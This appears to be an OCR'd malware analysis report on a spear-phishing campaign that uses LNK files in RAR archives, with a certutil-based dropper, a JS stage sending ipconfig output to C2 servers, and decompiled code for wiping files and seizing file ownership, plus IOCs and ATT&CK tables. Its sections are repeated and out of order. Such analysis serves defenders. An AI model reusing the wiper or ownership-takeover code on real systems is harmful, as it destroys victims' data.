
MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //

        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

